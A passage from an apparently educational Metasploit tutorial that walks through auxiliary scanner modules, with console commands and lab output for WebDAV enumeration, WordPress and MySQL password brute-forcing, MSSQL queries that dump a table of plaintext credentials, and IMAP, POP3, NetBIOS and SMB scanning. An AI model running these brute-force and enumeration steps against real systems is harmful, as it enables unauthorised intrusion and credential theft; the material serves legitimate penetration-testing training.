RHOSTS    yes              The target address range or CIDR identifier
RPORT     80                yes       The target port (TCP)
SSL       false             no        Negotiate SSL/TLS for outgoing connections
THREADS   1                yes       The number of concurrent threads
VHOST     no               HTTP server virtual host
```

As this module can produce a lot of output, we will set RHOSTS to target a single machine and let it run.

```
msf auxiliary(webdav_website_content) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(webdav_website_content) > run

[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/aspnet_client/
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/images/
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_private/
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_cnf/
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_cnf/iisstart.htm
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_cnf/pagerror.gif
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_log/
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_pvt/
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_pvt/access.cnf
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_pvt/botinfs.cnf
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_pvt/bots.cnf
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_pvt/deptodoc.btr
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_pvt/doctodep.btr
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_pvt/frontpg.lck
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_pvt/linkinfo.btr
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_pvt/service.cnf
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_pvt/service.lck
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_pvt/services.cnf
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_pvt/svcac1.cnf
```

```

[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_pvt/uniqperm.cnf
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_pvt/writeto.cnf
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_script/
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_vti_txt/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(webdav_website_content) >

```

wordpress_login_enum

The “**wordpress_login_enum**” auxiliary module will brute-force a WordPress installation and first determine valid usernames and then perform a password-guessing attack.

```

msf > use auxiliary/scanner/http/wordpress_login_enum
msf auxiliary(wordpress_login_enum) > show options

Module options (auxiliary/scanner/http/wordpress_login_enum):

Name          Current Setting  Required  Description
----          -----          -----    -----
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE      true         yes       Perform brute force authentication
BRUTEFORCE_SPEED 5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS   false        no        Try each user/password couple stored in the current database
DB_ALL_PASS     false        no        Add all passwords in the current database to the list
DB_ALL_USERS    false        no        Add all users in the current database to the list
ENUMERATE_USERNAMES  true        yes       Enumerate usernames
PASSWORD        no          no        A specific password to authenticate with
PASS_FILE       no          no        File containing passwords, one per line
Proxies          no          no        A proxy chain of format type:host:port[,type:host:port][...]
RANGE_END       10          no        Last user id to enumerate
RANGE_START     1           no        First user id to enumerate
RHOSTS          yes         yes      The target address range or CIDR identifier
RPORT           80          yes      The target port (TCP)
SSL              false        no        Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS false        yes       Stop guessing when a credential works for a host
TARGETURI       /           yes      The base path to the wordpress application
THREADS          1           yes      The number of concurrent threads
USERNAME         no          no        A specific username to authenticate as
USERPASS_FILE   no          no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false        no        Try the username as the password for all users
USER_FILE        no          no        File containing usernames, one per line
VALIDATE_USERS  true         yes      Validate usernames
VERBOSE          true        yes      Whether to print output for all attempts
VHOST            no          no        HTTP server virtual host

```

We configure the module first by pointing it to the path of wp-login.php on the target server. We then set our username and password files, set the RHOSTS value, and let it run.

```

msf auxiliary(wordpress_login_enum) > set URI /wordpress/wp-login.php
URI => /wordpress/wp-login.php
msf auxiliary(wordpress_login_enum) > set PASS_FILE /tmp/passes.txt
PASS_FILE => /tmp/passes.txt
msf auxiliary(wordpress_login_enum) > set USER_FILE /tmp/users.txt
USER_FILE => /tmp/users.txt
msf auxiliary(wordpress_login_enum) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(wordpress_login_enum) > run

[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Running User Enumeration
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checking Username:'administrator'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Invalid Username: 'administrator'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checking Username:'admin'
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration- Username: 'admin' - is VALID
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checking Username:'root'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Invalid Username: 'root'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checking Username:'god'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Invalid Username: 'god'
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Found 1 valid user
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Running Bruteforce
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Skipping all but 1 valid user
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Trying username:'admin' with password:''
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Failed to login as 'admin'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Trying username:'admin' with password:'root'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Failed to login as 'admin'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Trying username:'admin' with password:'admin'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Failed to login as 'admin'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Trying username:'admin' with password:'god'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Failed to login as 'admin'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - Trying username:'admin' with password:'s3cr3t'
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Bruteforce - SUCCESSFUL login for 'admin' : 's3cr3t'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(wordpress_login_enum) >

```

We can see in the above output that the module is efficient as it only brute-forces passwords against valid usernames and our scan did indeed turn up a valid set of credentials.



Scanner IMAP Auxiliary Modules

imap_version

The “imap_version” auxiliary module is a relatively simple banner grabber for IMAP servers.

```
msf > use auxiliary/scanner/imap/imap_version
msf auxiliary(imap_version) > show options

Module options (auxiliary/scanner/imap/imap_version):

Name      Current Setting  Required  Description
----      -----          ----- 
IMAPPASS          no        The password for the specified username
IMAPUSER          no        The username to authenticate as
RHOSTS           yes       The target address range or CIDR identifier
RPORT            143      yes       The target port
THREADS          1         yes       The number of concurrent threads
```

To configure the module, we will only set the RHOSTS and THREADS values and let it run. Note that you can also pass credentials to the module.

```
msf auxiliary(imap_version) > set RHOSTS 192.168.1.200-240
RHOSTS => 192.168.1.200-240
msf auxiliary(imap_version) > set THREADS 20
THREADS => 20
msf auxiliary(imap_version) > run

[*] 192.168.1.215:143 IMAP * OK [CAPABILITY IMAP4REV1 LOGIN-REFERRALS STARTTLS AUTH=LOGIN] [192.168.1.215] IMAP4rev1 2001.315rh at Sun, 23 Jan 2011 20:4
[*] Scanned 13 of 55 hosts (023% complete)
[*] 192.168.1.224:143 IMAP * OK Dovecot ready.\x0d\x0a
[*] 192.168.1.229:143 IMAP * OK IMAPrev1\x0d\x0a
[*] Scanned 30 of 55 hosts (054% complete)
[*] Scanned 31 of 55 hosts (056% complete)
[*] Scanned 38 of 55 hosts (069% complete)
[*] Scanned 39 of 55 hosts (070% complete)
[*] Scanned 40 of 55 hosts (072% complete)
[*] 192.168.1.234:143 IMAP * OK localhost Cyrus IMAP4 v2.3.2 server ready\x0d\x0a
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 54 of 55 hosts (098% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(imap_version) >
```

Scanner MSSQL Auxiliary Modules

mssql_ping

The “**mssql_ping**” module queries a host or range of hosts on UDP port 1434 to determine the listening TCP port of any MSSQL server, if available. MSSQL randomizes the TCP port that it listens on so this is a very valuable module in the Framework.

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options

Module options (auxiliary/scanner/mssql/mssql_ping):

Name          Current Setting  Required  Description
----          -----          -----      -----
PASSWORD      no              no        The password for the specified username
RHOSTS        yes             yes       The target address range or CIDR identifier
TDS_ENCRYPTION false          yes       Use TLS/SSL for TDS data "Force Encryption"
THREADS       1               yes       The number of concurrent threads
USERNAME      sa              no        The username to authenticate as
USE_WINDOWS_AUTHENT false          yes       Use windows authentication (requires DOMAIN option set)
```

To configure the module, we set the RHOSTS and THREADS values and let it run against our targets.

```
msf auxiliary(mssql_ping) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(mssql_ping) > set THREADS 20
THREADS => 20
msf auxiliary(mssql_ping) > run

[*] Scanned 13 of 55 hosts (023% complete)
[*] Scanned 16 of 55 hosts (029% complete)
[*] Scanned 17 of 55 hosts (030% complete)
[*] SQL Server information for 192.168.1.217:
[*]   tcp      = 27900
[*]   np       = \\SERVER2\pipe\sql\query
[*]   Version  = 8.00.194
[*]   InstanceName = MSSQLSERVER
[*]   IsClustered = No
[*]   ServerName  = SERVER2
[*] SQL Server information for 192.168.1.241:
[*]   tcp      = 1433
[*]   np       = \\2k3\pipe\sql\query
[*]   Version  = 8.00.194
[*]   InstanceName = MSSQLSERVER
[*]   IsClustered = No
[*]   ServerName  = 2k3
[*] Scanned 32 of 55 hosts (058% complete)
[*] Scanned 40 of 55 hosts (072% complete)
[*] Scanned 44 of 55 hosts (080% complete)
[*] Scanned 45 of 55 hosts (081% complete)
[*] Scanned 46 of 55 hosts (083% complete)
[*] Scanned 50 of 55 hosts (090% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) >
```

As can be seen from the module output, not only does it return the listening TCP port, it returns other valuable information such as the InstanceName and ServerName values.

mssql_idf

The “**mssql_idf**” (Interesting Data Finder) module will connect to a remote MSSQL server using a given set of credentials and search for rows and columns with “interesting” names. This information can help you fine-tune further attacks against the database.

```
msf > use auxiliary/admin/mssql/mssql_idf
msf auxiliary(mssql_idf) > show options

Module options (auxiliary/admin/mssql/mssql_idf):

Name          Current Setting  Required  Description
----          -----          -----      -----
NAMES         passw|bank|credit|card yes       Pipe separated list of column names
PASSWORD      no              no        The password for the specified username
RHOST         yes             yes       The target address
RPORT         1433           yes       The target port
USERNAME      sa              no        The username to authenticate as
```

To configure the module, we will set it to look for field names of ‘username’ and ‘password’, along with a known password for the system, and our RHOST value.

```

msf auxiliary(mssql_idf) > set NAMES username|password
NAMES => username|password
msf auxiliary(mssql_idf) > set PASSWORD password1
PASSWORD => password1
msf auxiliary(mssql_idf) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_idf) > run

Database Schema Table          Column           Data Type Row Count
=====
msdb    dbo    sysmail_server username      nvarchar  0
msdb    dbo    backupmediaset is_password_protected bit      0
msdb    dbo    backupset     is_password_protected bit      0
logins  dbo    userpass    username       varchar   3
logins  dbo    userpass    password       varchar   3

[*] Auxiliary module execution completed
msf auxiliary(mssql_idf) >

```

As can be seen in the module output, the scanner found our 'logins' database with a 'userpass' table containing username and password columns.

mssql_sql

The "mssql_sql" module allows you to perform SQL queries against a database using known-good credentials

```

msf > use auxiliary/admin/mssql/mssql_sql
msf auxiliary(mssql_sql) > show options

Module options (auxiliary/admin/mssql/mssql_sql):
Name          Current Setting  Required  Description
----          -----          -----          -----
PASSWORD          no            no        The password for the specified username
RHOST            yes           yes       The target address
RPORT            1433          yes       The target port (TCP)
SQL              select @@version  no        The SQL query to execute
TDS_ENCRYPTION    false          yes       Use TLS/SSL for TDS data "Force Encryption"
USERNAME          sa             no        The username to authenticate as
USE_WINDOWS_AUTHENT  false          yes       Use windows authentication (requires DOMAIN option set)

```

To configure this module, we set our PASSWORD and RHOST values, then our desired SQL command, and let it run.

```

msf auxiliary(mssql_sql) > set PASSWORD password1
PASSWORD => password1
msf auxiliary(mssql_sql) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_sql) > set SQL use logins;select * from userpass
SQL => use logins;select * from userpass
msf auxiliary(mssql_sql) > run

[*] SQL Query: use logins;select * from userpass
[*] Row Count: 3 (Status: 16 Command: 193)

```

userid	username	password
1	bjohnson	password
2	adams	s3cr3t
3	jsmith	htimsj

```

[*] Auxiliary module execution completed
msf auxiliary(mssql_sql) >

```

Scanner MySQL Auxiliary Modules

mysql_login

The “**mysql_login**” auxiliary module is a brute-force login tool for MySQL servers.

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

Name          Current Setting  Required  Description
----          -----          ----- 
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no        Try each user/password couple stored in the current database
DB_ALL_PASS     false        no        Add all passwords in the current database to the list
DB_ALL_USERS    false        no        Add all users in the current database to the list
PASSWORD        ""           no        A specific password to authenticate with
PASS_FILE       /usr/share/wordlists/fasttrack.txt  no        File containing passwords, one per line
Proxies         ""           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          ""           yes      The target address range or CIDR identifier
RPORT          3306         yes      The target port (TCP)
STOP_ON_SUCCESS false        yes      Stop guessing when a credential works for a host
THREADS         1            yes      The number of concurrent threads
USERNAME        ""           no        A specific username to authenticate as
USERPASS_FILE   ""           no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false        no        Try the username as the password for all users
USER_FILE       ""           no        File containing usernames, one per line
VERBOSE         true         yes      Whether to print output for all attempts
```

To configure our scan, we point the module to files containing usernames and passwords, set our RHOSTS value, and let it run.

```
msf auxiliary(mysql_login) > set PASS_FILE /tmp/passes.txt
PASS_FILE => /tmp/passes.txt
msf auxiliary(mysql_login) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200
msf auxiliary(mysql_login) > set USER_FILE /tmp/users.txt
USER_FILE => /tmp/users.txt
msf auxiliary(mysql_login) > run

[*] 192.168.1.200:3306 - Found remote MySQL version 5.0.51a
[*] 192.168.1.200:3306 Trying username:'administrator' with password:''
[*] 192.168.1.200:3306 failed to login as 'administrator' with password ''
[*] 192.168.1.200:3306 Trying username:'admin' with password:''
[*] 192.168.1.200:3306 failed to login as 'admin' with password ''
[*] 192.168.1.200:3306 Trying username:'root' with password:''
[*] 192.168.1.200:3306 failed to login as 'root' with password ''
[*] 192.168.1.200:3306 Trying username:'god' with password:''
[*] 192.168.1.200:3306 failed to login as 'god' with password ''
[*] 192.168.1.200:3306 Trying username:'administrator' with password:'root'
[*] 192.168.1.200:3306 failed to login as 'administrator' with password 'root'
[*] 192.168.1.200:3306 Trying username:'administrator' with password:'admin'
[*] 192.168.1.200:3306 failed to login as 'administrator' with password 'admin'
[*] 192.168.1.200:3306 Trying username:'administrator' with password:'god'
[*] 192.168.1.200:3306 failed to login as 'administrator' with password 'god'
[*] 192.168.1.200:3306 Trying username:'administrator' with password:'s3cr3t'
[*] 192.168.1.200:3306 failed to login as 'administrator' with password 's3cr3t'
[*] 192.168.1.200:3306 Trying username:'admin' with password:'root'
[*] 192.168.1.200:3306 failed to login as 'admin' with password 'root'
[*] 192.168.1.200:3306 Trying username:'admin' with password:'admin'
[*] 192.168.1.200:3306 failed to login as 'admin' with password 'admin'
[*] 192.168.1.200:3306 Trying username:'admin' with password:'god'
[*] 192.168.1.200:3306 failed to login as 'admin' with password 'god'
[*] 192.168.1.200:3306 Trying username:'admin' with password:'s3cr3t'
[*] 192.168.1.200:3306 failed to login as 'admin' with password 's3cr3t'
[*] 192.168.1.200:3306 Trying username:'root' with password:'root'
[+] 192.168.1.200:3306 - SUCCESSFUL LOGIN 'root' : 'root'
[*] 192.168.1.200:3306 Trying username:'god' with password:'root'
[*] 192.168.1.200:3306 failed to login as 'god' with password 'root'
[*] 192.168.1.200:3306 Trying username:'god' with password:'admin'
[*] 192.168.1.200:3306 failed to login as 'god' with password 'admin'
[*] 192.168.1.200:3306 Trying username:'god' with password:'god'
[*] 192.168.1.200:3306 failed to login as 'god' with password 'god'
[*] 192.168.1.200:3306 Trying username:'god' with password:'s3cr3t'
[*] 192.168.1.200:3306 failed to login as 'god' with password 's3cr3t'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) >
```

mysql_version

^

The “**mysql_version**” module, as its name implies, scans a host or range of hosts to determine the version of MySQL that is running.

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS      yes           The target address range or CIDR identifier
RPORT      3306          yes           The target port
THREADS    1              yes           The number of concurrent threads
```

To configure the module, we simply set our RHOSTS and THREADS values and let it run.

```
msf auxiliary(mysql_version) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(mysql_version) > set THREADS 20
THREADS => 20
msf auxiliary(mysql_version) > run

[*] 192.168.1.200:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.1.201:3306 is running MySQL, but responds with an error: \x04Host '192.168.1.101' is not allowed to connect to this MySQL server
[*] Scanned 21 of 55 hosts (038% complete)
[*] 192.168.1.203:3306 is running MySQL, but responds with an error: \x04Host '192.168.1.101' is not allowed to connect to this MySQL server
[*] Scanned 22 of 55 hosts (040% complete)
[*] Scanned 42 of 55 hosts (076% complete)
[*] Scanned 44 of 55 hosts (080% complete)
[*] Scanned 45 of 55 hosts (081% complete)
[*] Scanned 48 of 55 hosts (087% complete)
[*] Scanned 50 of 55 hosts (090% complete)
[*] Scanned 51 of 55 hosts (092% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_version) >
```

Scanner NetBIOS Auxiliary Modules

nbname

The “**nbname**” auxiliary module scans a range of hosts and determines their hostnames via NetBIOS.

```
msf > use auxiliary/scanner/netbios/nbname
msf auxiliary(nbname) > show options

Module options (auxiliary/scanner/netbios/nbname):

Name      Current Setting  Required  Description
----      -----          -----    -----
BATCHSIZE  256           yes       The number of hosts to probe in each set
RHOSTS     [REDACTED]      yes       The target address range or CIDR identifier
RPORT      137           yes       The target port (UDP)
THREADS    10            yes       The number of concurrent threads
```

To configure the module, we set the RHOSTS and THREADS values then let it run.

```
msf auxiliary(nbname) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(nbname) > set THREADS 11
THREADS => 11
msf auxiliary(nbname) > run

[*] Sending NetBIOS status requests to 192.168.1.200->192.168.1.210 (11 hosts)
[*] 192.168.1.200 [METASPLOITABLE] OS:Unix Names:(METASPLOITABLE, WORKGROUP) Addresses:(192.168.1.208) Mac:00:00:00:00:00:00
[*] 192.168.1.201 [XEN-XP-SPOILT] OS:Windows Names:(XEN-XP-SPOILT, WORKGROUP) Addresses:(192.168.1.201) Mac:8a:e9:17:42:35:b0
[*] 192.168.1.203 [XEN-XP-FUZZBOX] OS:Windows Names:(XEN-XP-FUZZBOX, WORKGROUP) Addresses:(192.168.1.203) Mac:3e:ff:3c:4c:89:67
[*] 192.168.1.205 [XEN-2K3-64] OS:Windows Names:(XEN-2K3-64, WORKGROUP, __MSBROWSE__) Addresses:(192.168.1.205) Mac:3a:f1:47:f6:a3:ab
[*] 192.168.1.206 [XEN-2K3-EXPLOIT] OS:Windows Names:(XEN-2K3-EXPLOIT, WORKGROUP) Addresses:(192.168.1.206) Mac:12:bf:af:84:1c:35
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(nbname) >
```

nbname_probe

Note: The nbname_probe module is no longer in the Metasploit framework.

The “**nbname_probe**” auxiliary module uses sequential NetBIOS probes to determine the NetBIOS names of the remote targets.

```
msf > use auxiliary/scanner/netbios/nbname_probe
msf auxiliary(nbname_probe) > show options

Module options (auxiliary/scanner/netbios/nbname_probe):

Name      Current Setting  Required  Description
----      -----          -----    -----
CHOST      no             yes       The local client address
RHOSTS    [REDACTED]      yes       The target address range or CIDR identifier
RPORT      137           yes       The target port
THREADS    1              yes       The number of concurrent threads
```

The only configuration we need for this module is to set our RHOSTS and THREADS values and let it run against our remote targets.

```
msf auxiliary(nbname_probe) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(nbname_probe) > set THREADS 11
THREADS => 11
msf auxiliary(nbname_probe) > run

[*] 192.168.1.200 [METASPLOITABLE] OS:Unix Names:(METASPLOITABLE, WORKGROUP) Addresses:(192.168.1.208) Mac:00:00:00:00:00:00
[*] Scanned 07 of 11 hosts (063% complete)
[*] 192.168.1.201 [XEN-XP-SPOILT] OS:Windows Names:(XEN-XP-SPOILT, WORKGROUP) Addresses:(192.168.1.201) Mac:8a:e9:17:42:35:b0
[*] Scanned 08 of 11 hosts (072% complete)
[*] 192.168.1.203 [XEN-XP-FUZZBOX] OS:Windows Names:(XEN-XP-FUZZBOX, WORKGROUP) Addresses:(192.168.1.203) Mac:3e:ff:3c:4c:89:67
[*] 192.168.1.205 [XEN-2K3-64] OS:Windows Names:(XEN-2K3-64, WORKGROUP, __MSBROWSE__) Addresses:(192.168.1.205) Mac:3a:f1:47:f6:a3:ab
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 10 of 11 hosts (090% complete)
[*] 192.168.1.206 [XEN-2K3-EXPLOIT] OS:Windows Names:(XEN-2K3-EXPLOIT, WORKGROUP) Addresses:(192.168.1.206) Mac:12:bf:af:84:1c:35
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(nbname_probe) >
```

Scanner POP3 Auxiliary Modules

pop3_version

The “**pop3_version**” module, as its name implies, scans a host or range of hosts for POP3 mail servers and determines the version running on them.

```
msf > use auxiliary/scanner/pop3/pop3_version
msf auxiliary(pop3_version) > show options

Module options (auxiliary/scanner/pop3/pop3_version):

Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS      yes           The target address range or CIDR identifier
RPORT      110            yes        The target port
THREADS    1              yes        The number of concurrent threads
```

This module requires only that we set the RHOSTS and THREADS values then let it run.

```
msf auxiliary(pop3_version) > set RHOSTS 192.168.1.200-250
RHOSTS => 192.168.1.200-250
msf auxiliary(pop3_version) > set THREADS 20
THREADS => 20
msf auxiliary(pop3_version) > run

[*] Scanned 13 of 51 hosts (025% complete)
[*] 192.168.1.204:110 POP3 +OK Dovecot ready.\x0d\x0a
[*] 192.168.1.219:110 POP3 +OK POP3\x0d\x0a
[*] Scanned 29 of 51 hosts (056% complete)
[*] Scanned 31 of 51 hosts (060% complete)
[*] Scanned 37 of 51 hosts (072% complete)
[*] Scanned 39 of 51 hosts (076% complete)
[*] 192.168.1.224:110 POP3 +OK localhost Cyrus POP3 v2.3.2 server ready >3017279298.1269446070@localhost>\x0d\x0a
[*] Scanned 51 of 51 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(pop3_version) >
```

Scanner SMB Auxiliary Modules

pipe_auditor

The pipe_auditor scanner will determine what named pipes are available over SMB. In your information gathering stage, this can provide you with some insight as to some of the services that are running on the remote system.

```
msf > use auxiliary/scanner/smb/pipe_auditor
msf auxiliary(pipe_auditor) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----      -----
RHOSTS        yes           yes       The target address range or CIDR identifier
SMBDomain    WORKGROUP     no        The Windows domain to use for authentication
SMBPass        no           no        The password for the specified username
SMBUser        no           no        The username to authenticate as
THREADS        1            yes       The number of concurrent threads

msf auxiliary(pipe_auditor) >
```

To run the scanner, just pass, at a minimum, the RHOSTS value to the module and run it.

```
msf auxiliary(pipe_auditor) > set RHOSTS 192.168.1.150-160
RHOSTS => 192.168.1.150-160
msf auxiliary(pipe_auditor) > set THREADS 11
THREADS => 11
msf auxiliary(pipe_auditor) > run

[*] 192.168.1.150 - Pipes: \browser
[*] 192.168.1.160 - Pipes: \browser
[*] Scanned 02 of 11 hosts (018% complete)
[*] Scanned 10 of 11 hosts (090% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
```

We can see that running the scanner without credentials does not return a great deal of information. If, however, you have been provided with credentials as part of a pentest, you will find that the pipe_auditor scanner returns a great deal more information.

```
msf auxiliary(pipe_auditor) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(pipe_auditor) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(pipe_auditor) > run

[*] 192.168.1.150 - Pipes: \netlogon, \lsarpc, \samr, \browser, \atsvc, \DAV RPC SERVICE, \epmapper, \eventlog, \InitShutdown, \keysvc, \lsass, \ntsvcs,
[*] Scanned 02 of 11 hosts (018% complete)
[*] 192.168.1.160 - Pipes: \netlogon, \lsarpc, \samr, \browser, \atsvc, \DAV RPC SERVICE, \epmapper, \eventlog, \InitShutdown, \keysvc, \lsass, \ntsvcs,
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 08 of 11 hosts (072% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(pipe_auditor) >
```

pipe_dcerpc_auditor

The pipe_dcerpc_auditor scanner will return the DCERPC services that can be accessed via a SMB pipe.

```
msf > use auxiliary/scanner/smb/pipe_dcerpc_auditor
msf auxiliary(pipe_dcerpc_auditor) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----      -----
RHOSTS        192.168.1.150-160 yes       The target address range or CIDR identifier
SMBDomain    WORKGROUP     no        The Windows domain to use for authentication
SMBPIPE      BROWSER       yes      The pipe name to use (BROWSER)
SMBPass        no           no        The password for the specified username
SMBUser        no           no        The username to authenticate as
THREADS        11          yes       The number of concurrent threads

msf auxiliary(pipe_dcerpc_auditor) > set RHOSTS 192.168.1.150-160
RHOSTS => 192.168.1.150-160
msf auxiliary(pipe_dcerpc_auditor) > set THREADS 11
```

```

THREADS => 11
msf auxiliary(pipe_dcerpc_auditor) > run

The connection was refused by the remote host (192.168.1.153:139).
The connection was refused by the remote host (192.168.1.153:445).
192.168.1.160 - UUID 00000131-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.150 - UUID 00000131-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.160 - UUID 00000134-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.150 - UUID 00000134-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.150 - UUID 00000143-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.160 - UUID 00000143-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
...snip...

```

smb2

The SMB2 scanner module simply scans the remote hosts and determines if they support the SMB2 protocol.

```

msf > use auxiliary/scanner/smb/smb2
msf auxiliary(smb2) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS            yes        The target address range or CIDR identifier
RPORT           445        yes        The target port
THREADS         1          yes        The number of concurrent threads

msf auxiliary(smb2) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb2) > set THREADS 16
THREADS => 16
msf auxiliary(smb2) > run

[*] 192.168.1.162 supports SMB 2 [dialect 255.2] and has been online for 618 hours
[*] Scanned 06 of 16 hosts (037% complete)
[*] Scanned 13 of 16 hosts (081% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb2) >

```

smb_enumshares

The smb_enumshares module, as would be expected, enumerates any SMB shares that are available on a remote system.

```

msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

Name      Current Setting  Required  Description
----      -----          -----    -----
LogSpider       3          no        0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: 0, 1, 2, 3)
MaxDepth        999        yes       Max number of subdirectories to spider
RHOSTS          yes        The target address range or CIDR identifier
SMBDomain       .          no        The Windows domain to use for authentication
SMBPass          no        The password for the specified username
SMBUser          no        The username to authenticate as
